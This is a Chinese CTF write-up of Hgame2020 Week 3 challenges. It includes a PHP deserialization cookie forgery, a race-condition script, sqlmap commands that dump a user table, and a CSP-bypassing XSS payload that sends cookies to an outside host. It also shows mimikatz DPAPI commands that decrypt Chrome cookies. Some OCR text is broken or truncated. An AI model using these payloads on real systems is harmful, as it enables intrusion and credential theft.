Hgame2020 Week3 新人スタッフ(Akira)

Web

0x01 序列之争 - Ordinal Scale

解出来前 天刚把War of Underworld补完

打开元素审查, 发现可疑的注释

```
▼ <body class="text-center" style="background-image:url('/static/bg.jpg')"> == $0

▼ <div class="cover-container d-flex w-100 h-100 p-3 mx-auto flex-column">

▶ <header class="masthead mb-auto">...</header>
▶ <main role="main" class="inner cover">...</main>
▶ <footer class="mastfoot mt-auto">...</footer>
        <!-- source.zip -->
```

访问/source.zip得到源码

```
$data = [$playerName, $this->encryptKey];
$this->init($data);
$this->monster = new Monster($this->sign);
$this->rank = new Rank();
}

private function init($data){
  foreach($data as $key => $value){
     $this->welcomeMsg = sprintf($this->welcomeMsg, $value);
     $this->sign .= md5($this->sign . $value);
}
```

这里看出如果 \$playerName 是 %s 的活,第一次 foreach 循环之后 \$welcomeMsg 相当于没变,而第二次循环 %s 则被替换为 \$encryptKey 的值

```
gkUFUa7GfPQui3DGUTHX6XIUS3ZAmCIL,
Welcome to Ordinal Scale!
# 954
```

询问 ● 得知hint: 反序列化 (怪不得叫序列之争

```
private function Save(){
    $sign = md5(serialize($this->monsterData) . $this->encryptKey);//$game->sign
    setcookie('monster', base64_encode(serialize($this->monsterData) . $sign));
}
```

```
$monsterData = base64_decode($_COOKIE['monster']);
if(strlen($monsterData) > 32){
    $sign = substr($monsterData, -32);
    $monsterData = substr($monsterData, 0, strlen($monsterData) - 32);
if(md5($monsterData . $this->encryptKey) === $sign){
    $this->monsterData = unserialize($monsterData);
}else{
    session_start();
    session_destroy();
    setcookie('monster', '');
    header('Location: index.php');
    exit;
}
```

cookie验证成功后反序列化

```
public function Fight($monster){//cookie
   if($monster['no'] >= $this->rank){//$monster->no
        $this->rank -= rand(5, 15);
        if($this->rank <= 2){
              $this->rank = 2;
        }
}
```

受 博客的启发得知 \$monster['no'] 可以看作 \$monster->no ,所以可以把 no 设成一个新的 Rank 实例来修改 \$rank

payload:

```
<?php
   $playerName = '%s';
   $encryptKey = 'gkUFUa7GfPQui3DGUTHX6XIUS3ZAmClL';
   $sign = '';
   $data = [$playerName, $encryptKey];
   foreach($data as $key => $value){
       $sign .= md5($sign . $value);
   }
   Class Rank
       private $rank = 1;
   $monsterData = array(
        'name' => 'Heathcliff',//想不出打什么了(
       'no' => new Rank(),
   );
   $sign2 = md5(serialize($monsterData) . $sign);
   echo (base64_encode(serialize($monsterData) . $sign2));
?>
```

YTOyOntzOjQ6Im5hbwUiO3M6MTA6IkhlYXROY2xpZmYiO3M6Mjoibm8iOO86NDoiUmFuayI6MTp7czoxMDoiAFJhbmsAcmFuayI7aToxO319NTBhMjhjZTZhMZFjYWM1YTJkZjE2ZWQ2ZmViZGVmNZM=

Burp提交后得到flag

```
Accept-Encoding: gzip, deflate
Accept-Language: ja-JP-ja;q=0.9,zh-CN;q=0.8,zh-TW;q=0.7,zh;q=0.6
Cookie: PHPSESSID=djlotib4aljai6k816oscdhq49;
monster=YToyOntzOjO6Im5hbWUiO3M6MTA6IkhIYXRoY2xpZmYiO3M6Mjoibn8iO086N
                                                                                                         <main role="main" class="inner cover"
                                                                                                          <h2 class="cover-heading">gkUFUa7GfPQui3DGUTHX6XIUS3ZAmCIL, Welcome to Ordinal Scale!</h2>
                                                                                                          <h1># 1</h1>
                                                                                                                <h2>hgame{Unserial1ze_1s_RiskFuL_S0_y0u_Must_payatt3ntion}</h2>
DoiUmFuayl6MTp7czoxMDoiAFJhbmsAcmFuayl7aToxO319NTBhMjhjZTZhMzFjYWM1Y
                                                                                                           <div class="card" style="color: #007bff;">
TJkZjE2ZWQ2ZmViZGVmNzM=
                                                                                                             <h2 class="card-header">BOSS: Zero Zone Witch</h2>
player=%25s
                                                                                                             <div class="card-body">
                                                                                                                <h5 class="card-title">等级: 26</h5>
                                                                                                               <h5>
                                                                                                               <form method="POST" action="">
                                                                                                                   <input type="hidden" name="battle" value="1"></input>
                                                                                                                                 <button class="btn btn-primary">挑战!</button>
```

0x03 Cosmos的二手市场

121.36.88.65:9999 显示

对不起你还不被Cosmos认可



谁进来不会直接getflag呢

进来发现是个坑B的二手市场

消息栏

在该市场出售商品需要收取3%的手续费,当你赚取1亿时既能获得cosmos的认可,得到flag

询问Roc学长后得知是条件竞争漏洞

由于试了下Burp的Intruder没得就手撸了

打开拦截,多次点击购买,关闭拦截 打开拦截,多次点击出售,关闭拦截

后来写wp的时候试着写(抄)了个多线程的python脚本,效率高多了

```
import requests, time, threading

cookie = {"PHPSESSID":""} #cookie

url1 = 'http://121.36.88.65:9999/API/?method=buy'

data1 = {"code":"800002", "amount":"100"} #数量要逐步增加

url2 = 'http://121.36.88.65:9999/API/?method=solve'

data2 = {"code":"800002", "amount":"500"} #手撸试得应为购买的5倍

info = 'http://121.36.88.65:9999/API/?method=getinfo'

def buy():
```

```
requests.post(url1, data=data1, cookies=cookie)
def solve():
    requests.post(url2, data=data2, cookies=cookie)
def mt():
   threads = []
    for t in range(6):
        t = threading.Thread(target=buy)
        t.start()
        threads.append(t)
    for thread in threads:
        thread.join()
    for t in range(20): #手撸试得少买多卖来钱快(
        t = threading.Thread(target=solve)
        t.start()
        threads.append(t)
    for thread in threads:
        thread.join()
if __name__ == '__main__':
    while 1:
        mt()
        money = requests.get(info, cookies=cookie).text
        money = money[money.index('money":') : money.index(',"properties')][7:]
        print(money)
```



0x04 Cosmos的留言板-2

题目hint: 他放下狠话,谁能登上他的账号就给谁flag

说明我们要找到存放用户数据的表

由于全在群里说上周时间盲注这周就简单了直接上sqlmap

<h2>留言板</h2>

猜想 delete_id 可以注入,将Burp拦下的 request改成以下形式后保存到文件里作为sqlmap请求模板(以下命令中的request)

Raw Params Headers Hex

GET /index.php?method=delete&delete_id=1194 HTTP/1.1

Host: 139.199.182.61:19999 Upgrade-Insecure-Requests: 1

DNT: '

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/79.0.3945.130 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signe

d-exchange;v=b3;q=0.9

Referer: http://139.199.182.61:19999/index.php?method=send

Accept-Encoding: gzip, deflate

Accept-Language: ja-JP,ja;q=0.9,zh-CN;q=0.8,zh-TW;q=0.7,zh;q=0.6

Cookie: PHPSESSID=" Connection: close

运行命令 sqlmap -r request --tamper=space2comment --level 3 -p delete_id -f

```
[17:47:00] [INFO] GET parameter 'delete_id' appears to be 'MySQL >= 5.0.12 RLIKE time-based blind' injectable it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] GET parameter 'delete_id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y sqlmap identified the following injection point(s) with a total of 1010 HTTP(s) requests:

---

Parameter: delete_id (GET)

Type: time-based blind

Title: MySQL >= 5.0.12 RLIKE time-based blind

Payload: method=delete&delete_id=1158 RLIKE SLEEP(5)
```

探测到为MySQL且可以注入

运行命令 sqlmap -r request --tamper=space2comment --level 3 -p delete_id --dbs 找数据库

```
available databases [2]:
[*] babysql
[*] information_schema
```

猜测在 babysql 中,运行命令 sqlmap -r request --tamper=space2comment --level 3 -p delete_id -D babysql --tables 找表

```
Database: babysql
[2 tables]
+-----
| user
| messages |
+----
```

明显在 user 中,运行命令 sqlmap -r request --tamper=space2comment --level 3 -p delete_id -D babysql -T user --dump 把表搞下来



id=1就是,真是太良心了

可能由于网不好或者注爆了也会出现以下情况(老家的网注爆了4、5次,清缓存重注哭了



登录得到flag




0x05 Cosmos的聊天室2.0

感觉是猜出来的

打开随便输点东西,发现强制小写,过滤 script

尝试用 scrscriptipt 绕过却发现



百度得知是因为开启了CSP,参考文章: https://www.anquanke.com/post/id/151496

当一切正常时, CSP是如何工作的

这里一个常见的使用场景是当CSP指定图片只能从当前域加载时,这意味着所有带有外部域的标记都将被忽略。


CSP策略通常用于阻止不受信任的JS和最小化XSS攻击。

并且用了 script-src 'self' 只接受本机脚本

百度得知可以用ifrarme绕过,参考文章: https://www.jianshu.com/p/f1de775bc43e

五、iframe

1.如果页面A中有CSP限制,但是页面B中没有,同时A和B同源,那么就可以在A页面中包含B页面来绕过CSP:



并且测试出没有过滤 iframe 标签

加了限制策略怎么还减少了关键词限制

突然想peach:

如果send页面没有CSP,可以把payload装到send那里运行

Payload:

```
<iframe src="/send?message=<scrscriptipt>fetch('//ip'+document.cookie)
</scrscriptipt>"></iframe>
```

然后由于过滤了 + , js那段选择使用16进制编码, 最终payload:

```
<iframe src="/send?
message=%3c%73%63%72%73%63%72%69%70%74%69%70%74%3e%66%65%74%63%68%28%27%2f%

74%69%70%74%3e">\delta/iframe>
```

从输入框提交,发现成功了,撞md5让管理员执行,最后看VPS的日志

Burp改token访问/flag得到flag



Misc

0x01美人鲸

人生中第一次用docker

首先根据名字非常适合本人的菜鸟教程配好docker: <a href="https://www.runoob.com/docker/debian-docker/center-docker/center-debian-docker/center-debian-docker/center-docker/center-docker/center-docker/center-docker/center-docker/center-docker/center-docker/center-docker/center-docker/center-docker/center-docker/center-docker/center-docker/center-docker/center-doc

```
"Env": [
    "FLAG=Find flag.tar.gz!",
    "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
    "NGINX_VERSION=1.17.8",
    "NJS_VERSION=0.3.8",
    "PKG_RELEASE=1"
],
```

由于不懂怎么查看镜像内容运行命令 docker image save 31ab18768617 -o 233.tar 直接打包成tar 再解压

解压得到5个文件夹和两个 json

```
31ab187686171810f52687b53a6b00f05bc2a600cc22de9321497e79d5c0a5cc.json
69c7947d3eaefd8d43a396f2eeea3a7f16f58f54f9a4201eabe6b8bd5c3794b3/
69c7947d3eaefd8d43a396f2eeea3a7f16f58f54f9a4201eabe6b8bd5c3794b3/VERSION
69c7947d3eaefd8d43a396f2eeea3a7f16f58f54f9a4201eabe6b8bd5c3794b3/tsom taba
69c7947d3eaefd8d43a396f2eeea3a7f16f58f54f9a4201eabe6b8bd5c3794b3/layer.tar
75f995b36f4e5ae81df3440fc4be55e06e20d802d27a7750a4ceeb96d3f98f30/
75f995b36f4e5ae81df3440fc4be55e06e20d802d27a7750a4ceeb96d3f98f30/VERSION
75f995b36f4e5ae81df3440fc4be55e06e20d802d27a7750a4ceeb96d3f98f30/json
75f995b36f4e5ae81df3440fc4be55e06e20d802d27a7750a4ceeb96d3f98f30/layer.tar
8e5eb733205067d259f8420043d4d63ef603c915f5ac97346ba0e94ae5159137/
8e5eb733205067d259f8420043d4d63ef603c915f5ac97346ba0e94ae5159137/VERSION
8e5eb733205067d259f8420043d4d63ef603c915f5ac97346ba0e94ae5159137/json
8e5eb733205067d259f8420043d4d63ef603c915f5ac97346ba0e94ae5159137/layer.tar
98deb2daf0fb4edc22e2be2935664326cf2c0b11898b89fa6b9bb142d73201e9/
98deb2daf0fb4edc22e2be2935664326cf2c0b11898b89fa6b9bb142d73201e9/VERSION
98deb2daf0fb4edc22e2be2935664326cf2c0b11898b89fa6b9bb142d73201e9/json
98deb2daf0fb4edc22e2be2935664326cf2c0b11898b89fa6b9bb142d73201e9/layer.tar
cf5cdc4e51d08be3568eb61054cd3c39acb014aa0a9ca993d6e2077ad0811545/
cf5cdc4e51d08be3568eb61054cd3c39acb014aa0a9ca993d6e2077ad0811545/VERSION
cf5cdc4e51d08be3568eb61054cd3c39acb014aa0a9ca993d6e2077ad0811545/json
cf5cdc4e51d08be3568eb61054cd3c39acb014aa0a9ca993d6e2077ad0811545/layer.tar
manifest.json
```

先从 69xxx 开始解压

```
oot@hikawa:~/233/69c7947d3eaefd8d43a396f2eeea3a7f16f58f54f9a4201eabe6b8bd5c3794b3#_tar_-xvf_layer.tar
etc/
etc/apk/
        ef603c9 ea3a7f16f58f54
                                                 5664326cf2c0b 4cd3c39acb014
etc/apk/repositories
etc/issue
root/.ash history
run/
usr/
usr/share/
usr/share/man/
usr/share/man/man8/
usr/share/man/man8/flag.tar.gz
usr/share/.wh.misc
usr/share/nginx/
usr/share/nginx/html/
usr/share/nginx/html/index.html
```

发现 flag.tar.gz

根据hint找到Zip Password好像不小心暴露了桌面

输进去发现是错的,问了ObjectNotFound说是旧的直接告诉我新的了

后来发现因为是逃课解法所以真正的密码在另一个layer里

```
root@hikawa:~/233/98deb2daf0fb4edc22e2be2935664326cf2c0b11898b89fa6b9bb142d73201e9# ls
json layer.tar VERSION
root@hikawa:~/233/98deb2daf0fb4edc22e2be2935664326cf2c0b11898b89fa6b9bb142d73201e9# tar -xvf layer.tar
etc/
etc/issue
root/
root/.ash_history
run/
root@hikawa:~/233/98deb2daf0fb4edc22e2be2935664326cf2c0b11898b89fa6b9bb142d73201e9# cat etc/issue
Welcome to Alpine Linux 3.10
Kernel \r on an \m (\l)
Zip Password: cfuzQ3Gd6gqKG@$N
```

解压得到 flag.db, 转战windows, 用SQLite打开



0x02 三重隐写

日常做到 半做不下去了就看看这题, 没想到拿了 血 (虽然改变不了我菜的事实

解压得到 You know LSB.wav、上裏与手抄卷.mp3、Unlasting.mp3、flag.7z 和 EncryptoforWin.exe

百度 wav LSB 得知隐写软件 silenteye



Unlasting 真好听应该是解封面的 PDF417 条码, foremost 导出封面后扫码




推断这是给题目的加密软件用的

剩下上裏与手抄卷.mp3,推断是mp3隐写,使用 MP3Stego 和第一个密码

```
PS F:\CTF\Tools\MP3Stego\MP3Stego\MP3Stego\.\Decode.exe -X .\上裏与手抄卷.mp3 -P uFSARLVNwVIewCY5
MP3StegoEncoder 1.1.19
See README file for copyright info
Input file = '.\上裏与手抄卷.mp3' output file = '.\上裏与手抄卷.mp3.pcm'
Will attempt to extract hidden information. Output: \上裏与手抄卷.mp3.txt
the bit stream file .\上裏与手抄卷.mp3 is a BINARY file
HDR: s=FFF, id=1, 1=1, ep=on, br=2, sf=2, pd=0, pr=1, m=1, js=1, c=1, o=0, e=1
alg.=MPEG-1, layer=I, tot bitrate=64, sfrq=32.0
mode=j-stereo, sblim=32, jsbd=8, ch=2
[Frame 0]Got 1048 bits = 32 slots plus 24
[Frame 1]Got 324424 bits = 10138 slots plus 8
[Frame 9822]Frame cannot be located
Input stream may be empty
Avg slots/frame = 422.031; b/smp = 2.93; br = 129.247 kbps
Decoding of ".\上裏与手抄卷.mp3" is finished
The decoded PCM output file name is ".\上裏与手抄卷.mp3.pcm"
```

解压7z, 用AES key和题目给的软件解密得到flag




文件(<u>F</u>) 编辑(<u>E</u>) 格式(<u>O</u>) 查看(<u>V</u>) 帮助(<u>H</u>) hgame{i35k#zlewynLC0zfQur!*H9V\$JiMVWmL}

0x03 日常

解压得到 Blind.png、 Origin_pixivArtwork75992170.png 和我觉得一般般的 横豎撇點折_av85002656.ogg

首先先去P站收藏id为75992170的这张图一眼就可看出给的两张图是盲水印,解得这样



VeraCrypt Password is


X0YAl(小写L)GDuZF\$echCy

眼瞎看了好久看不出,跑去做0x02了,最后还问了ObjectNotFound学长

binwalk 扫ogg, 顺手解压


DECIMAL	HEXADECIMAL	DESCRIPTION
	0x949A2C	Unix path: /www.w3.org/1999/02/22-rdf-syntax-ns#">\x0a <rdf:description 1.0="" 5242880,="" \x0a.com="" archive="" archive<="" at="" compressed="" data,="" dynam="" end="" extract,="" least="" of="" rdf:about="" size:="" td="" to="" uncompressed="" v1.0="" xmp="" zip=""></rdf:description>
root@AkiraOS	:/mnt/f/CTF/Misc	/Fortune# binwalk -e 横豎撇點折_av85002656.ogg
DECIMAL	HEXADECIMAL	DESCRIPTION

得到 Container, 猜测用 VeraCrypt 打开



用之前得到的 VeraCrypt Password 挂载成功,得到 Cookies 、ObjectNF-PC.txt 和 S-1-5-21-3375469711-1363829938-1291733684-1001.zip

解压zip, 得到 20dfa1c6-d232-40cd-89ec-5678b380920b



看出这是mimikatz导出来的然后就不会了

在看了半天web没有思路的情况下开始摸鱼无意中百度到一道很类似的原题:<u>https://www.cnblogs.com/cnnnnnn/p/11824463.html</u>

解密NTLM Hash,得到密码

Enter up to 20 non-salted hashes, one per line:



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), OubesV3.1BackupDefaults

Hash Type Result

1563a49a3d594ba9c034ee831161dfde NTLM happy2020

Color Codes: Greent Exact match, Yellow: Partial match, Red Not found.

打开mimikatz, 提取masterkey:

dpapi::masterkey /in:"20dfa1c6-d232-40cd-89ec-5678b380920b" /sid:S-1-5-21-3375469711-1363829938-1291733684-1001 /password:happy2020

[masterkey] with password: happy2020 (normal user)
 key : d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b57f14b9834c852f11f80c14ad15f755ab990691fc9fd710b4d
 shal: 14859456844f282211783e88031c13376d7e9e30

其实也可以直接用NTLM(

dpapi::masterkey /in:"20dfa1c6-d232-40cd-89ec-5678b380920b" /sid:S-1-5-21-3375469711-1363829938-1291733684-1001 /system:1563a49a3d594ba9c034ee831161dfde

[masterkey] with volatile cache: SID:S-1-5-21-3375469711-1363829938-1291733684-1001;GUID: {60333bcc-f0b9-4676-896c-4852ee
d727cb};MD4:1563a49a3d594ba9c034ee831161dfde;SHA1:c6c8466328eaef177a0fa11d19c752a560e6f8b9;
 key : d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b57f14b9834c852f11f80c14ad15f755ab9
90691fc9fd710b4d
 sha1: 14859456844f282211783e88031c13376d7e9e30

然后用masterkey解密cookie:

dpapi::chrome /in:"Cookies"

/masterkey:d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c387 89c67b57f14b9834c852f11f80c14ad15f755ab990691fc9fd710b4d

```
Host : localhost ( / )
Name : flag
Dates : 2020/1/28 星期二 23:37:39 -> 2021/1/28 星期四 23:36:26
* volatile cache: GUID:{20dfalc6-d232-40cd-89ec-5678b380920b}; KeyHash:14859456844f282211783e88031c13376d7e9e30
* masterkey : d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b57f14b9834c852f11f80c14
ad15f755ab990691fc9fd710b4d
Cookie: hgame{EOTYNvv&Hxf!ZoCKCY!K14hK1kQ*cgP4}
```

总结

week3开始的时候真的觉得已经没救了,后来在不断尝试、学习与学长(姐)们的帮助下还是没有爆0真是太好了(,拖延症晚期+有趣的hgame让我还没有开始肝学院任务==,还是希望下周别爆0吧,下周web的四种语言我都是初心者。。。